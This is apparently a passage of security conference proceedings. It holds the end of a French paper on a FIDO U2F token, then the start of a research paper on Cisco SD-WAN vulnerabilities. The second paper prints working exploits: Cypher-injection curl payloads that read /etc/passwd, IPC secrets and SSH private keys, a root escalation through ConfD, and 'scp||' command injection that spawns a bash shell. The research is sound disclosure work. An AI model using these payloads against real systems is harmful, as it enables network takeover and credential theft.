Nous avons présenté dans cet article le concept de second facteur d'authentification 2FA tel que spécifié par le consortium FIDO, notamment via sa version 1.2 U2F. Si l'on s'intéresse à la sécurité du token d'authentification en lui-même, plusieurs limitations non couvertes par cette spécification ou laissées au choix de l'implémentation amènent des risques de sécurité dans des contextes sensibles. Dans des scénarios de vol, vol avec remise, piégeage et attaques matérielles (canaux auxiliaires ou en fautes) ou logicielles (exploitation de Run Time Errors), la sécurité de la majorité des tokens open source, voire même propriétaires, laisse à désirer ou est difficilement auditable.

Nous avons donc détaillé les diverses contre-mesures apportées par notre preuve de concept U2F2 implémentée sur une plateforme WooKey, et bénéficiant donc des couches de défense déjà présentes. L'intégration des spécificités de FIDO a aussi amené son lot de réflexions pour aboutir à une architecture de sécurité séparée entre la plateforme et la carte à puce externe.

Concernant les travaux en cours, nous nous concentrons sur l'intégration de modules pour le support de FIDO 2.0 et 2.1, notamment le parser CBOR et compléter la pile pour couvrir tout CTAP. L'utilisation d'autres canaux comme le NFC ou le Bluetooth sont aussi des pistes suivies. La capacité à enrichir l'usage FIDO *grand public* en un usage professionnel, intégrant la notion de flotte et de révocation de token tout en respectant le standard, est également en cours de développement.

Enfin, l'intégration de modules annexes comme l'OTP, le PGP ou le KeePass généralement présents sur les tokens FIDO du commerce, est aussi prévue sur le plus long terme.

## Références

1. Client to Authenticator Protocol (CTAP). <https://fidoalliance.org/specs/fido-v2.0-rd-20180702/fido-client-to-authenticator-protocol-v2.0-rd-20180702.html>.
2. Device Class Definition for Human Interface Devices (HID). [https://www.usb.org/sites/default/files/documents/hid1\\_11.pdf](https://www.usb.org/sites/default/files/documents/hid1_11.pdf).
3. FIDO Alliance. <https://fidoalliance.org/>.
4. FIDO U2F 1.2. <https://fidoalliance.org/specs/fido-u2f-v1.2-ps-20170411/>.
5. FIDO U2F HID Protocol Specification. <https://fidoalliance.org/specs/fido-u2f-v1.2-ps-20170411/fido-u2f-hid-protocol-v1.2-ps-20170411.html>.

6. FIDO U2F Raw Message Formats. <https://fidoalliance.org/specs/fido-u2f-v1.2-ps-20170411/fido-u2f-raw-message-formats-v1.2-ps-20170411.html>.
7. FreeOTP. <https://freeotp.github.io/>.
8. Google Authenticator. <https://www.google-authenticator.com/>.
9. Hashcat advanced password recovery. <https://hashcat.net/hashcat/>.
10. Kaspersky password checker. <https://password.kaspersky.com/fr/>.
11. La clé YubiKey. <https://www.yubico.com/la-cle-yubikey/?lang=fr>.
12. Titan Security Key. <https://cloud.google.com/titan-security-key?hl=fr>.
13. TockOS. <https://www.tockos.org/>.
14. Tokens matériels RSA SecurID. <https://www.rsa.com/fr-fr/products/rsa-securid-suite/rsa-securid-access/secrid-hardware-tokens/rsa-securid-hardware-tokens>.
15. CVE-2019-9403 : Out-of-Bound due to improper casting in cn-cbor. <https://www.cvedetails.com/cve/CVE-2019-9403/>, 2019.
16. CVE-2020-10663 : Unsafe Object Creation Vulnerability in JSON. <https://nvd.nist.gov/vuln/detail/CVE-2020-10663>, 2020.
17. Inter-CESTI : Methodological and Technical Feedbacks on Hardware Devices Evaluations. [https://www.sstic.org/2020/presentation/inter-cesti\\_methodological\\_and\\_technical\\_feedbacks\\_on\\_hardware\\_devices\\_evaluations/](https://www.sstic.org/2020/presentation/inter-cesti_methodological_and_technical_feedbacks_on_hardware_devices_evaluations/), 2020.
18. Ledger Nano X. <https://shop.ledger.com/products/ledger-nano-x>, 2020.
19. OnlyKey Fall 2020 Update. <https://crp.to/2020/10/01/onlykey-fall-2020-update/>, 2020.
20. The New Nitrokey 3 With NFC, USB-C, Rust, Common Criteria EAL 6+. <https://www.nitrokey.com/news/2021/new-nitrokey-3-nfc-usb-c-rust-common-criteria-eal-6>, 2021.
21. Trussed Announcement. <https://trussed.dev/blog/trussed-announcement/>, 2021.
22. FIDO Alliance. Conformance Self-Validation Testing. <https://fidoalliance.org/certification/functional-certification/conformance/>.
23. Davit Baghdasaryan, Brad Hill, Joshua E Hill, and Douglas Biggs. Fido security reference. 2013.
24. Manuel Barbosa, Alexandra Boldyreva, Shan Chen, and Bogdan Warinschi. Provable Security Analysis of FIDO2. 2020.
25. Ryad Benadjila, Cyril Debergé, Patricia Mouy, and Philippe Thierry. From CVEs to proof : Make your USB device stack great again. In *SSTIC*, 2021.
26. Ryad Benadjila, Arnauld Michelizza, Mathieu Renard, Philippe Thierry, and Philippe Trebuchet. WooKey : designing a trusted and efficient USB device. In *Proceedings of the 35th Annual Computer Security Applications Conference*, pages 673–686, 2019.
27. Ryad Benadjila, Mathieu Renard, Philippe Trebuchet, Philippe Thierry, Arnauld Michelizza, and Jérémy Lefaire. WooKey : USB devices strike back. In *Symposium sur la sécurité des technologies de l'information et des communications*, volume 25, 2018.

28. Ryad Benadjila, Mathieu Renard, Philippe Trebuchet, Philippe Thierry, Arnauld Michelizza, and Jérémy Lefaure. Wookey : Usb devices strike back. "<https://wookey-project.github.io/index.html>", 2018.
29. Mickaël Bergem and Florian Maury. A first glance at the U2F protocol. *SSTIC 2016*.
30. C. Bormann and P. Hoffman. Concise Binary Object Representation (CBOR). RFC 7049 (Proposed Standard), October 2013.
31. T. Bray. The JavaScript Object Notation (JSON) Data Interchange Format. RFC 7158 (Proposed Standard), March 2014. Obsoleted by RFC 7159.
32. Elie Bursztein. The bleak picture of two-factor authentication adoption in the wild. <https://elie.net/blog/security/the-bleak-picture-of-two-factor-authentication-adoption-in-the-wild/>, 2018.
33. Simon Collin. *Side channel attacks against the Solo key - HMAC-SHA256 scheme*. PhD thesis, UCL - Ecole polytechnique de Louvain, 2020.
34. Cybernews. COMB : largest breach of all time leaked online with 3.2 billion records. <https://cybernews.com/news/largest-compilation-of-emails-and-passwords-leaked-free/>.
35. Ledger Donjon. Unfixable Key Extraction Attack on Trezor. <https://donjon.ledger.com/Unfixable-Key-Extraction-Attack-on-Trezor/>.
36. Haonan Feng, Hui Li, Xuesong Pan, and Ziming Zhao. A Formal Analysis of the FIDO UAF Protocol. 2021.
37. Sergei Glushchenko (gl sergei). Project : u2f-token, may 2019. <https://github.com/gl-sergei/u2f-token>.
38. Google. OpenSK. <https://github.com/google/OpenSK>, 2020.
39. Christopher Harrell. Getting a biometric security key right. <https://www.yubico.com/blog/getting-a-biometric-security-key-right/>, 2020.
40. Kraken. Kraken Identifies Critical Flaw in Trezor Hardware Wallets. <https://blog.kraken.com/post/3662/kraken-identifies-critical-flaw-in-trezor-hardware-wallets/>.
41. H. Krawczyk and P. Eronen. HMAC-based Extract-and-Expand Key Derivation Function (HKDF). RFC 5869 (Informational), May 2010.
42. Ledger. Ledger bolos. <https://www.ledger.fr/2016/03/02/introducing-bolos-blockchain-open-ledger-operating-system/>, 2017.
43. Amit Levy, Bradford Campbell, Branden Ghena, Daniel Giffin, Pat Pannuto, Prabal Dutta, and Philip Levis. Multiprogramming a 64 kB Computer Safely and Efficiently. In *Proceedings of the 26th ACM Symposium on Operating Systems Principles (SOSP 2017)*, October 2017.
44. Victor LOMNE and Thomas ROCHE. A Side Journey to Titan. Cryptology ePrint Archive, Report 2021/028, 2021. <https://eprint.iacr.org/2021/028>.
45. Matus Nemec, Marek Sys, Petr Svenda, Dusan Klinec, and Vashek Matyas. The Return of Coppersmith's Attack : Practical Factorization of Widely Used RSA Moduli. Technical Report CVE-2017-15361, oct 2017.
46. Colin O'Flynn. Min()imum failure : EMFI attacks against USB stacks. In *13th USENIX Workshop on Offensive Technologies (WOOT 19)*, Santa Clara, CA, August 2019. USENIX Association.

47. Openwall. John the Ripper password cracker. <https://www.openwall.com/john/>.
48. Oracle. Java card 3 platform runtime environment specification, classic edition version 3.0.5, 2015.
49. Christoforos Panos, Stefanos Malliaros, Christoforos Ntantogian, Angeliki Panou, and Christos Xenakis. A security evaluation of FIDO's UAF protocol in mobile and embedded devices. In *International Tyrrhenian Workshop on Digital Communication*, pages 127–142. Springer, 2017.
50. Gwendal Patat and Mohamed Sabt. Please Remember Me : Security Analysis of U2F - Remember Me Implementations in The Wild. *SSTIC2020*.
51. Manini Roy. Microsoft's Path to Passwordless - FIDO Authentication for Windows & Azure Active Directory, 2018.
52. John Scott-Railton and Katie Kleemola. Two-Factor Authentication Phishing from Iran, August 2015. [https://citizenlab.ca/2015/08/iran\\_two\\_factor\\_phishing/](https://citizenlab.ca/2015/08/iran_two_factor_phishing/).
53. Kelly Sheridan. Younger Generations Drive Bulk of 2FA Adoption. <https://www.darkreading.com/application-security/younger-generations-drive-bulk-of-2fa-adoption/d/d-id/1336581>.
54. Solokeys. Project : solokeys/solo, may 2020. <https://github.com/solokeys/solo>.
55. Solokey team. fido2-tests. <https://github.com/solokeys/fido2-tests>, 2021.
56. The Common Criteria Project. The Common Criteria Portal. <https://www.commoncriteriaportal.org/>.
57. Craig Timberg. German researchers discover a flaw that could let anyone listen to your cell calls. *The Washington Post*, 2014.
58. Nikolaos Tsalis and Dimitris Gritzalis. Hacking web intelligence : Open source intelligence and web reconnaissance concepts and techniques, sudhanshu chauhan, nutan kumar panda, elsevier publications, USA (2015). *Comput. Secur.*, 55 :113, 2015.
59. Vice. A Hacker Got All My Texts for \$16. <https://www.vice.com/en/article/y3g8wb/hacker-got-my-texts-16-dollars-sakari-netnumber>.
60. Trezor Wiki. Trezor U2F. <https://wiki.trezor.io/U2F>.
61. Grzegorz Wypych. usb-tester. <https://github.com/h0rac/usb-tester>, 2020.
62. Yubico. Security advisory 2017-10-16 – Infineon weak RSA key generation. Technical Report YSA-2017-01, oct 2017.



# The security of SD-WAN: the Cisco case

Julien Legras

`julien.legras@synacktiv.com`

Synacktiv

**Abstract.** SD-WAN solutions allow companies to simplify their WAN management by interconnecting their networks seamlessly. This technology has become quite popular, but it also comes with some risks. Indeed, SD-WAN is a critical component that manages a lot of sensitive operations: software updates, network routing and firewalling synchronization, etc.

This article aims at presenting a security analysis of the Cisco solution, which was affected by vulnerabilities allowing taking over all the subsequent devices. This article also provides some pointers for further research on the solution.

## 1 Introduction

### 1.1 State of the art

As big companies have already deployed an SD-WAN solution, security studies have also been performed in the last couple of years.

Indeed, researchers of REALMODE LABS published a series of articles on a few different SD-WAN solutions and their associated vulnerabilities. They studied SilverPeak [9], Citrix [6], Cisco [8] and VMware [7]. In these articles, they demonstrated how to achieve remote code execution on all these solutions.

Another great article on the Cisco solution was written by Johnny Yu from Walmart [10], which explains how to exploit arbitrary file read and deserialization vulnerabilities in the management component.

A group of researchers studied various solutions [5] and wrote an article on how they proceeded to assess them [4].

Synacktiv published 2 articles on the subject [2,3], but new assessments were performed since then. This article will provide an in depth explanation of the already published findings and their associated remediations as well as new vulnerabilities found in late 2020.

## **2 Definitions**

### **2.1 SDN**

SDN stands for Software-Defined Network. It is a technology that aims to automate network configuration and monitoring through programs.

### **2.2 WAN**

WAN stands for Wide Area Network. It is used to connect remote networks across different geographic locations. WANs usually connect these areas through MPLS (MultiProtocol Label Switching) or VPN (Virtual Private Connection) connections such as IPsec.

### **2.3 SD-WAN**

SD-WAN stands for Software-Defined Networking in a Wide Area Network. It can come in various architectures but it aims to ease the installation of new equipments, software update management, network routing and filtering synchronization between routers.

The SD-WAN solutions usually offer at least two modes of management: GUI (web interface) and console.

### **2.4 Zero-Touch Provisioning**

Zero-Touch Provisioning (ZTP) is a mechanism that automates the process of installing and upgrading software images on devices that are deployed for the first time in the network.

Each manufacturer has its own solution for this mechanism.

## **3 Presentation of Cisco SD-WAN**

### **3.1 History**

On the 1st of August 2017, Cisco announced the acquisition of Viptela. Viptela was a company that developed its own SD-WAN solution [1].

Viptela offered a simple way to deploy its SD-WAN through AWS instances for all their components, but it is not possible to deploy them anymore as Cisco engineers perform the installation and setup themselves.

Then, Cisco engineering teams implemented SD-WAN support for a few routers (IOS XE SD-WAN).

### 3.2 Solution architecture


The Cisco Viptela solution is based on the SDN principles, which are broken down into three main planes:

- Management and orchestration plane: configuration and monitoring of devices.
- Control plane: routes pushes.
- Data plane: the actual network traffic going through routers.

The architecture actually implements these principles through four main components:

- vManage (management plane): user interface where administrators and operators perform various tasks:
  - provisioning
  - troubleshooting
  - monitoring
- vBond (orchestration plane): equipment enrollment.
- vSmart (control plane): synchronization of configurations.
- vEdge / cEdge (data plane): physical and virtual routers.

Figure 1 illustrates the location of the components regarding the SDN principles.




**Fig. 1.** SDN principles applied to the WAN

To be more precise, the vSmart component handles all the control communication with the vEdges. Then, the vEdges establish secure data plane between each other through IPsec.

vSmart and vEdges use the Overlay Management Protocol (OMP), which is a proprietary protocol. This protocol is used by the vSmart component for managing and configuring vEdges. It provides the following services:

- Orchestration of overlay network communication.
- Routing information distribution.
- Distribution of secret keys used between edges to establish VPN connections.

Figure 2 illustrates the physical distribution of the Cisco SD-WAN components.



**Fig. 2.** Physical distribution of components

## 4 The attack surface

During our research, we only had access to the vManage component and a router. The vManage component was hosted in AWS and the router in the internal network with access to the internet. This section will describe the attack surface of these two targets.

Depending on the configuration, access to the SSH and NETCONF services can be restricted to the administration LAN. Nonetheless, the default configuration will expose them on all interfaces.

#### 4.1 Cisco vManage

This is the first component to be set up during the Cisco SD-WAN deployment; it represents a large attack surface on its own.

By default, two accessible services look familiar:

- The web interface accessible over HTTPS (self-signed) on TCP port 8443.
- The SSH service on TCP port 22.

The SSH service itself is very interesting since it allows all vManage users to authenticate on this service, even if the user has read-only permissions on the application. By default, the restricted shell offers a *vshell* command to spawn a *bash* process. From there, it is possible to grasp a better view of the vManage component even if no *root* or *sudoers* user account is available to the customers.

Inside the vManage component, various important services are worth mentioning:

- Java web application hosted in standalone JBoss.
- ConfD: management agent software framework for network elements developed by Tail-f Systems (Cisco company).
- SD-AVC (Application Visibility and Control) agent.
- Neo4j database: stores a cache of information for the web application.
- Kafka: used by the web application as events' source.
- ZooKeeper: service registry.
- NCS (Network Control System).

The key component in vManage is the ConfD service which is responsible for the whole network configuration automation. This service uses the YANG file format to describe the network configurations and pushes them through NETCONF. NETCONF messages are formatted in XML and exchanged through SSH on ports 830 of each equipment.

On the controllers (vManage, vSmart and vBond), it is possible to use administrator credentials to authenticate on the NETCONF SSH port but on the vEdges (routers), an SSH key is used. This key is generated on the vManage and the new public key is pushed through NETCONF during the setup. Gaining access to this private SSH key basically means controlling the configuration of the whole SD-WAN infrastructure.

The initial configuration of the new device is pushed by vManage during the initial provisioning. During the audits, the setup was already completed and the provisioning process was not studied. As this process is not very well documented by Cisco, it should be investigated by further research.

## 4.2 Cisco vEdge and cEdge

The vEdge and cEdge components represent a device at the border of a network, which is connected to the rest of the WAN. The vEdge is a virtual appliance running ViptelaOS – a Linux system – and cEdge is a physical device running IOS XE SD-WAN.

Cisco offers various devices that support SD-WAN:

- Cisco 1000 Series ISRs, vEdge 100, 1000, 2000, and 5000 routers
- Cisco CSR 1000V
- Cisco ISR 4000 Series
- Cisco ISRv, 5000 Series ENCS
- Cisco Catalyst 8300-1N1S and 8300-2N2S
- Cisco 4451, 4351, 4331, 4321, and 4221 ISRs
- Cisco 1111X-8P ISR
- Cisco 1111-4P, 1111-8P, 1116-4P, and 1117-4P ISRs
- Cisco Catalyst 8500-12X and 8500-12X4QC
- Cisco ASR 1001-HX, 1002-HX, 1001-X, and 1002-X

Usually, these devices expose 2 SSH services:

- port 22: regular administration restricted shell.
- port 830: NETCONF service used by the SD-WAN solution.

When the devices are managed through the SD-WAN, it is no longer possible to change their configuration directly from the administration shell. Indeed, all the configurations are managed by the controllers.

However, as we will see later, it is possible to find vulnerabilities to bypass these restrictions and take over the underlying system.

## 4.3 Cisco vBond

The vBond component is the orchestrator of the whole system. Indeed, this is the component that the vEdges reach first in order to know where the vManage and vSmart controllers are located.

As it is the vEdges first point of contact, this component is responsible for their authentication: it has an allowlist of serial numbers to enroll new devices.

Additionally, the enrollment process can be simplified using the Zero Touch Provisioning solution. This allows companies with a Cisco account to centralize their inventory, allowing the vEdges to fetch the companies' vBond location through a Cisco service ([ztp.viptela.com](http://ztp.viptela.com)). Each vEdge has a secret allowing to authenticate it against this Cisco service. Even though documentation can be found on the subject, the whole process is not clear.

As such, vBond represents an interesting target since it must listen directly on the Internet for new devices.

#### 4.4 Cisco vSmart

The vSmart interacts with other vSmart and vEdge components to synchronize the routing configurations. It relies on a proprietary protocol called OMP (Overlay Management Protocol), which is not very well documented and could be a good research topic.

This component is in charge of the secret keys distribution to allow edges to establish VPN connections with each other. Also, the routing policy and rules are transmitted through this controller as well.

Although this component is an interesting target, it is not easy to find one on the Internet as the service is basically a DTLS service.

### 5 Attacking vManage

As described above, the vManage component has a large web attack surface, so we mainly focused on this part.

During the first audit we performed, we had access to both the web interface and the SSH service. In this section, we will demonstrate how it is possible to gain root access on the vManage with only a basic reader account.

#### 5.1 Requirements

Since the devices are managed through NETCONF using a private SSH key, an attacker who manages to read it will be able to compromise every device. However, this key is only readable by the `vmanage` user:

```
vmanage:~$ ls -la /etc/viptela/.ssh/id_dsa
-rw----- 1 vmanage vmanage 1704 Feb 23 10:09 /etc/viptela/.ssh/
id_dsa
```

Another interesting file is the ConfD IPC secret that is used to interact with the ConfD service, which runs with root privileges:

```
vmanage:~$ ls -la /etc/confd/confd_ipc_secret
-rw-r----- 1 vmanage vmanage 43 Feb 23 10:05 /etc/confd/
  confd_ipc_secret

vmanage:~$ ps auxww | grep -i confd
root      873   0.1   0.1 297740 10408 ?        S1   10:09   0:17 /
  usr/sbin/sysmgrd -f -p vmanage -b /etc/confd/init
root     2567   0.6   0.9 1825604 79128 ?        S1   10:09   1:37 /
  usr/lib/confd/erts/bin/confd [...]
```

This file is also readable only by the vmanage user. Fortunately, the vManage web application and Neo4j database are running with this user:

```
vmanage:~$ ps auxww | grep -i java
vmanage   7282 30.1 15.0 3516908 1208528 ?        S1   12:50   0:11 /
  usr/bin/java -cp /var/lib/neo4j/plugins:/var/lib/neo4j/conf:/var
  /lib/neo4j/lib/*:/var/lib/neo4j/plugins/* -server [...]
vmanage   2043  4.7 14.0 3137072 1130800 ?        S1   10:15  12:43 /
  usr/bin/java -D[Standalone] -server -XX:+UseCompressedOops -
  Xms256m -Xmx512m -XX:+PreserveFramePointer -XX:+UseG1GC -XX:+
  PrintGC -XX:+PrintGCDateStamps -Xloggc:/var/log/nms/vmanage-
  appserver-gc.log [...]
```

Now that we know what to read, we will explain how to gain an arbitrary file read using the web application.

## 5.2 Cypher query injection

vManage uses a Neo4j database and a REST API to fetch configuration and devices. The query language used in Neo4j is called Cypher. During our first audit on version 19.2.1 of the solution, we noticed a bad practice of input sanitizing in `com/viptela/vmanage/server/group/GroupDAO.java`:

```
public JSONArray listDevicesForAGroup(String groupId, Collection<
  DeviceType> allowedPersonality)
{
  groupId = groupId.replace("'", "\\'");

  VGraphDataStore dataStore = getDatabaseManager().getGraphDataStore
    ();Throwable localThrowable3 = null;

  try {
[...]
```

```
    queryBuilder.has(groupId, Operator.IN, "groupId");
```



```
queryBuilder.has("device-model", Operator.NOT_EQUAL,
    DeviceModelName.CCM.getName());
```

This method is used in `com/viptela/vmanage/server/group/DeviceGroupRestfulResource.java` and can be called using the REST API `/dataservice/group/devices?groupId=<groupId>`.

As previously mentioned, this Neo4j database contains configurations and they can be retrieved by exploiting this Cypher query injection. For instance, the following injection allows retrieving the vManage configuration (stored in the node `vmanageSYSTEMDEVICENODE`):

```
$ curl -kis -b '$JSESSIONID=7A[...]b' '$https://vmanage-xxxxx.viptela.net/dataservice/group/devices?groupId=test\\\'<>\'"test\\\'\\\'")%20RETURN%20n%20UNION%20MATCH%20(n)%20WHERE%20labels(n)[0]%20%3D%20\'vmanagedbSYSTEMDEVICENODE\'"%20RETURN%20n//%20\'

HTTP/1.1 200 OK
[...]
"globalState": "normal",
"deviceConfigurationRfs": "no config \nconfig\n viptela-system:
  system\n
personality
vmanage\n
device-model
vmanage\n
chassis-number
289296xxxxx0984bcb\n
host-name
vManage\n
system-ip
1.1.1.4\n
5/8site-id
xxxxxx\n
admin-tech-on-failure\n
sp-organization-name
\'jexxx2\'\n
organization-name
\'jexxxx2\'\n
vbond vbond-xxxxx.viptela.net\n
aaa\
n
auth-order local radius tacacs\n
usergroup basic\n
task system read write\n
task interface read write\n
!\n
usergroup netadmin\n
!\n
usergroup operator\n
task system read\n
task interface read\n
task policy read\n
task routing read\n
```

```
task security read\n
!\n
user admin\n
password $6$v3xA1mMIxxxxxxxxxxJQJxpEfU5oxXH1\n
n
!\n
user viptelatac\n password $6$x9uCYqdxxxxxxxxxTa54Gm3BE1\n
description
viptelatac
```

If the admin password is weak, the associated hash can be cracked, allowing attackers to authenticate on the vManage interface as the admin user, which already has huge impacts as this account can basically change everything in the SD-WAN configuration and access interesting features such as SSH from the browser.

However, it will not help to gain root access to the server. Fortunately, Neo4j comes with a CSV import feature, so we need to change our injection to this request:

```
'<>"test") RETURN n UNION LOAD CSV FROM "file:///etc/passwd" AS n
RETURN n //
```

And the file is returned:

```
$ curl -ks -b 'JSESSIONID=XXXX' $'https://vmanage-xxxxx.viptela.net/
dataservice/group/devices?groupId=test\\'\<>"test\\\'')+RETURN
+n+UNION+LOAD+CSV+FROM+"file:///etc/passwd"+AS+n+RETURN+n+//+'
| jq -r '.data[] | (.n | join(","))'
root:x:0:0:root:/home/root:/bin/sh
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
[...]
```

By default, Neo4j does not authorize loading CSV files from any location but only from `<neo4j-home>/import`. However, Cisco vManage allows loading CSV files from all locations on the filesystem.

As the Neo4j database runs with the `vmanage` user, it is possible to retrieve the ConfD IPC secret:

```
$ curl -ks -b 'JSESSIONID=XXXX' $'https://vmanage-xxxxx.viptela.net/
dataservice/group/devices?groupId=test\\'\<>"test\\\'")+RETURN
+n+UNION+LOAD+CSV+FROM+"file:///etc/confd/confd_ipc_secret"+AS
+n+RETURN+n+//+'
[...]
```

```
"data": [{"n": ["3708798204-3215954596-439621029-1529380576"]}]}
```

And the `vmanage-admin` SSH key:

```
$ curl -ks -b 'JSESSIONID=XXXX' '$'https://vmanage-xxxxx.viptela.net/
  dataservice/group/devices?groupId=test\\\'<>\"test\\\'\\\'"))+RETURN
  +n+UNION+LOAD+CSV+FROM+\ "file:///etc/viptela/.ssh/id_dsa\ "+AS+n+
  RETURN+n+//+\' | jq -r \'.data[] | (.n| join(","))\'
-----BEGIN RSA PRIVATE KEY-----
MIIEoQIBAAKCAQEAl8J/BnsBG2C26kULRI2XhbMh051JzpdNOXSPoGHpPwu1Lp2r
...
-----END RSA PRIVATE KEY-----
```

Because other injections were found by other researchers in vManage, Cisco decided to implement a new class named `APIValidationFilter`. Basically, this class looks for dangerous patterns in the HTTP requests but Cisco disabled these checks on a few URIs, which led to new Cypher query injections (see CVE-2021-1481).

### 5.3 Privilege escalation through ConfD

Now that we have the ConfD IPC secret, it is time to explain how it will be helpful.

The ConfD daemon listens for connections from client applications on localhost. This daemon can be protected using an IPC secret. This protection is configured in the file `/etc/confd/init/confd.conf`:

```
<confdIpcAccessCheck >
<enabled>true</enabled >
<filename>/etc/confd/confd_ipc_secret</filename >
</confdIpcAccessCheck >
```

This secret is required to authenticate against the ConfD daemon using a challenge response.

On vManage, various clients exist, but we focused on `confd_cli_user`, which allows specifying arguments such as UID or GID. These UID and GID are used to drop privileges to the associated user, so setting them to 0 allows to keep the root identity. Unfortunately, the program `/usr/bin/confd_cli_user` is not available to regular users. But at the time we audited this solution, the `/tmp` partition was still executable, so we actually extracted the program from the firmware and transferred it through `scp` using a regular user account.

Using the environment variable `CONFID_IPC_ACCESS_FILE`, it is possible to authenticate against ConfD.

Then, it is straightforward to gain a root shell:

```
vManage:~$ echo -n "3708798204-3215954596-439621029-1529380576" > /
  tmp/ipc_secret
vManage:~$ export CONFID_IPC_ACCESS_FILE=/tmp/ipc_secret
```

```
vManage:~$ /tmp/confd_cli_user -U 0 -G 0
Welcome to Viptela CLI
admin connected from 127.0.0.1 using console on vManage
vManage# vshell
vManage:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Since then, Cisco removed the execution permission on user-writable partitions. However, as explained in [10], it is possible to actually use `gdb` on `confd_cli` and redefine the `getuid` and `getgid` functions.

We later discovered another way to gain some root privileges using the `ncs_cli` client:

```
vManage:~$ echo -n "3708798204-3215954596-439621029-1529380576" > /
tmp/ipc_secret
vmanage:~$ ncs_cli -U 0 -G 0
Welcome to Viptela NCS CLI
admin connected from 127.0.0.1 using console on vmanage
vmanage# id
user = admin(0), gid=0, groups=default, gids=302,1000
vmanage# file show /etc/viptela/.ssh/id_dsa
-----BEGIN PRIVATE KEY-----
MIIEvQIBADANBgkqhkiG9w0BAQEFAASCbKcwggsSjAgEAAoIBAQCTG0ploHeqPk6W
...
```

We did not find a trivial way to execute arbitrary programs through this utility, but it can be used to read the SSH key used to access all managed devices, so it is still worth mentioning.

**Note:** This IPC secret is generated during the first boot of the controller but is never changed. Cisco does not provide an official way to update it but if the file does not exist on the filesystem, a new secret will be generated and stored in it. Thus, by exploiting previous vulnerability to gain root privileges on the system, it would be theoretically possible to remove this file after a compromise, reboot to generate a new secret and then, apply security updates.

## 6 Attacking vEdge and cEdge

### 6.1 Using the vManage private key

As explained in the previous sections, vManage uses a private SSH key to push configuration through NETCONF. So what can we actually do when we have this SSH key? Let's just connect on port 830:

```
$ ssh -i key -p830 vmanage-admin@192.168.2.158
viptela 20.4.1
```

```
<?xml version="1.0" encoding="UTF-8"?>
<hello xmlns="urn:ietf:params:xml:ns:netconf:base:1.0">
<capabilities>
<capability>urn:ietf:params:netconf:base:1.0</capability>
<capability>urn:ietf:params:netconf:base:1.1</capability>
...
```

As expected, the device returns some NETCONF information; this means we can read and update the configuration, which is already an important risk.

## 6.2 Playing with the NETCONF service

After a quick analysis of the use of this SSH port, we noticed that if the command starts with `scp`, it could change the behavior in some way. So we tried to inject various patterns with `admin` and `vmanage-admin` accounts until:

```
$ ssh -p 830 admin@10.66.66.100 "scp||id"
admin@10.66.66.100's password:
uid=85(binops) gid=85(bprocs) groups=85(bprocs),4(tty)
usage: scp [-12346BCpqrvt] [-c cipher] [-F ssh_config] [-i
identity_file]
          [-l limit] [-o ssh_option] [-P port] [-S program]
          [[user@]host1:]file1 ... [[user@]host2:]file2
```

It is a very convenient command injection that allowed us to gain a real shell with the `binops` identity. Let's start a real bash:

```
$ ssh -p 830 admin@10.66.66.100 "scp 2>/dev/null|| /bin/bash -i"
admin@10.66.66.100's password:
bash: no job control in this shell
bash-4.2$ id
uid=85(binops) gid=85(bprocs) groups=85(bprocs),4(tty)
```

Now that we have a shell, it is easier to analyse the root cause. The process listening on port 830 is `NCSSH` (NETCONF SSH):

```
bash-4.2$ ps auxwww | grep ssh
root      29344  0.0  0.1  34764 15620 ?        S      Aug20   0:32 /
tmp/sw/rp/0/0/rp_security/mount/usr/binops/sbin/ncsshd -D -f /
tmp/chassis/local/rp/chasfs/rp/0/0/etc/ncsshd/
ncsshd_mgmt_persistent.conf -o pidfile=/var/run/ncsshd_mgmt.pid
-V 2 -V 16 -V 1
```

The configuration file sets a `ForceCommand` directive:

```
Ciphers aes128-ctr,aes192-ctr,aes256-ctr,aes128-cbc,3des-cbc,aes192-
cbc,aes256-cbc
MACs hmac-sha2-256,hmac-sha2-512,hmac-sha1
[...]
Subsystem netconf /bin/mcp_pkg_wrap rp_base /usr/binos/conf/netconf
-subsys.sh
